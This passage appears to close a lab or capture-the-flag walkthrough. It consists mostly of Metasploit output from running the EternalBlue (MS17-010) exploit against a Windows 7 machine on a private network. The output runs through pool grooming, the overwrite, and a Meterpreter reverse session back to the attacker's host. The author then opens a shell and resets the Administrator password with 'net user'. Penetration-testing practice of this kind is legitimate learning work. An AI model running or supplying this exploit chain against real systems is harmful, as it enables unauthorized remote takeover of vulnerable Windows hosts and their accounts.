[*] 192.168.152.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.152.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.152.130:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.152.130:445 - The target is vulnerable.
[*] 192.168.152.130:445 - Connecting to target for exploitation.
[+] 192.168.152.130:445 - Connection established for exploitation.
[+] 192.168.152.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.152.130:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.152.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.152.130:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.152.130:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.152.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.152.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.152.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.152.130:445 - Starting non-paged pool grooming
[+] 192.168.152.130:445 - Sending SMBv2 buffers
[+] 192.168.152.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.152.130:445 - Sending final SMBv2 buffers.
[*] 192.168.152.130:445 - Sending last fragment of exploit packet!
[*] 192.168.152.130:445 - Receiving response from exploit packet
[+] 192.168.152.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.152.130:445 - Sending egg to corrupted connection.
[*] 192.168.152.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.152.130
[*] Meterpreter session 1 opened (192.168.152.128:4444 → 192.168.152.130:49159 ) at 2021-12-17 01:44:34 -0500
[+] 192.168.152.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.152.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.152.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

- Typing "**shell**" gets us into the command prompt of the host as we can see
- Next I used "**net user Administrator hackedggwp**" to change password to hackedggwp
- And we are in the machine!

```
meterpreter > shell
Process 2004 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user Administrator hackedggwp
net user Administrator hackedggwp
The command completed successfully.


C:\Windows\system32>
```



THANK YOU